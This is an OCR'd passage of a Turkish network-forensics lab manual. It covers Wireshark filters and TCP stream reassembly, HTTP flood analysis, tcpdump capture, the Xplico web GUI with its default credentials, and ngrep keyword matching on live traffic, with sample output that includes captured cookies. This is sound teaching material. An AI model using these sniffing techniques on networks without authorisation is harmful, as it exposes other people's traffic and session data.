
Capture Filter : Yakalanacak paketlerin türü portu protokol bilgisi önceden belirtilerek hedef odaklı bir paket analizi yapılabilir.




Display Filter : Yakalanan paketlerin içerisinden istenilen özelliklerdeki paketlerin ayıklanması kısmında kullanılabilir.



Adım 1: İzlenen trafik içerisinde kelime arama




Adım 2: Protokol detaylarının gösterilmesi, detaylı bir şekilde protokol detayları gösterilir. Özellikle DDOS saldırılarında saldırı tipini belirlemek için kullanılır.




Adım 3: TCP oturumlarında paket birleştirme, http bağlantısındaki tüm giden gelen paketlerin birleştirilip session hakkında bilgi verilmesi.


Birleştirilmek istenilen protokol paketi üzerinde sağ tıklanır ve "Follow TCP Stream" seçeneği seçilir.



Birleştirilen paketin detayları aşağıda görüldüğü gibi olacaktır. HTTP içerisinden taşınan veri bilgisi.



Adım 4: En fazla yapılan HTTP isteğinin gösterilmesi



DDOS saldırı (HTTP Flood) tipi analizinde oldukça yararlı bir özellik olarak kullanılabilir.


Uygulama No: **BGA-UAG-48**

Wireshark Örnek Paket Analizleri

Amaç: Wireshark uygulamasından kayıt edilen trafiğin yada hazır kayıt edilen ağ trafiklerinin analizleri


Wireshark pcap kütüphanesi ile yazılmış açık kaynak kodlu paket analiz programıdır.Hemen hemen bütün protokolleri desteklemekle beraber dinlediği bütün paketleri ait olduğu protokolün başlık yapısına uygun bir şekilde ayrıştırabilmektedir.Aktif olarak paket dinlemenin yanısıra daha öncesinden kaydedilmiş trafiği de analiz edebilmektedir.

Wireshark'ın kendi sitesinde birçok protokole ait örnek paketler bulunmaktadır. http://wiki.wireshark.org/SampleCaptures adresinden ilgili protokole ait paketler indirilerek paket analizi yapılabilir.




Buradan incelemek istediğimiz protokole ait örnek bir paketi indirerek analiz edebiliriz.Örneğin bir tane http paketini analiz edelim.Analiz etmek istediğimiz pakete tıkladığımız zaman otomatik olarak inecektir.Daha sonra indirilen bu programı wireshark programı ile birlikte açıyoruz.Bunu yapmak için iki yol bulunmaktadır.İlki uygulamanın menüsünden FİLE> IMPORT seçenekleri seçilerek dosya açılır.İkinci yol ise, komut satırından
root@kali:~# wireshark <paket-adi> şeklinde açılabilir.


Bu metotlardan biri kullanılarak dosya wireshark ile birlikte açılır.



Önceden dinlenmiş bir trafik kaydı olduğu için mevcut trafiğe ait veriler yukardaki gibi görünecektir.Bütün trafik kaydını bir bütün olarak görebilmek için paketlerden herhangi birisine sağ tıklanır ve "Fallow tcp stream" seçeneği seçilir.



Daha sonra açılan pencerede bütün veri akışını gösteren bilgiler yer alacaktır.Buradan trafik bir bütün olarak görülebilir gerekli bilgilere erişilebilir.



Diğer protokollere ait paket kayıtlarıda aynı şeklide incelenebilir.Wireshark'ın kendi sitesinde her protokole ait örnek paket kayıtları bulunmaktadır.Bunun yanı sıra www.**pcapr**.net sitesinden de örnek paketlere ulaşılabilir.İnernet üzerinden de paket analizi yapan siteler bulunmaktadır.Örneğin https://www.networktimeout.com/analysis/ sitesinde online paket analiz uygulaması mevcuttur.Paketi siteye upload ederek wireshark uygulamasında olduğu gibi paketi analiz etmek mümkün olacaktır.

Network Forensics

Uygulama No: **BGA-UAG-49**

Ağ Trafiğinden Veri Ayıklama (Network Forensics-1)

Amaç: Xplico aracının kullanarak kaydedilmiş bir ağ trafiğinin yorumlanması

Adım 1: tcpdump aracıyla ağ trafiği "kayit.pcap" isimli dosyaya kayıt edilir.


```
root@bt:~# tcpdump -i eth0 -n tcp port 80 -vv -w kayit.pcap

tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
^C2668 packets captured
2668 packets received by filter
0 packets dropped by kernel
```

Xplico çalıştırılması için sırasıyla;

Application > Backtack > Information Gathering > Network Analysis > Network Traffic Analysis > Xplico Web Gui

çalıştırılır. Sonrasında web tarayıcı(firefox vb.) yardımıyla "http://localhost:9876" adresine giriş yapılır.

username : xplico
password : xplico
Sırasıyla New Case > New Session oluşturulur ve kayıt ettiğimiz "kayit.php" dosyası import edilip trafiğin çıktısı yorumlanır.



Kayıt edilen ağ trafiğinde "lifeoverip.net" adresini ziyaret etmiştik.

Uygulama No: **BGA-UAG-50**

Ağ Trafiği İçerisinde Kelime Yakalama

Amaç: Ngrep aracını kullanarak ağ trafiği içerisinde kelime yakalama

Adım 1: Ngrep grep benzeri bir yazılım fakat dosya değilde ağ trafiği içerisinde grep yani ayrıştırma için kullanılır. Canlı ağ trafiği veya kaydedilmiş trafik içerisinde arama yapılabilir. Bu örnekte içerisinde bga.com.tr geçen ağ trafiğindeki paketleri ekrana basılması gösterilmiştir.

```
root@bt:~# ngrep -q bga.com.tr -d eth0

interface: eth0 (192.168.2.0/255.255.255.0)
match: bga.com.tr

U 192.168.2.9:52031 -> 192.168.2.1:53
  ".....www.bga.com.tr.....

U 192.168.2.1:53 -> 192.168.2.9:52031
  ".....www.bga.com.tr.....4..2.....dns-eu2.powerdns.net.....dns-
eu1.D.^.....n.....^.....*...!.....<.....n...U....<...../*..  ...C..0.....

T 192.168.2.9:36877 -> 50.22.202.162:80 [AP]
  GET / HTTP/1.1..Host: www.bga.com.tr..User-Agent: Mozilla/5.0 (X11; Linux i686;
rv:14.0) Gecko/20100101 Firefox/14.0.1..Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Language: en-
us,en;q=0.5..Accep
  t-Encoding: gzip, deflate..Cookie:
__utma=65561917.817844656.1376444122.1376444122.1376529848.2;
__utmc=65561917;
```

__utmz=65561917.1376444122.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)..DNT: 1..Connection: keep-alive....

T 192.168.2.9:36877 -> 50.22.202.162:80 [AP]
GET / HTTP/1.1..Host: www.bga.com.tr..User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1..Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Language: en-us,en;q=0.5..Accep
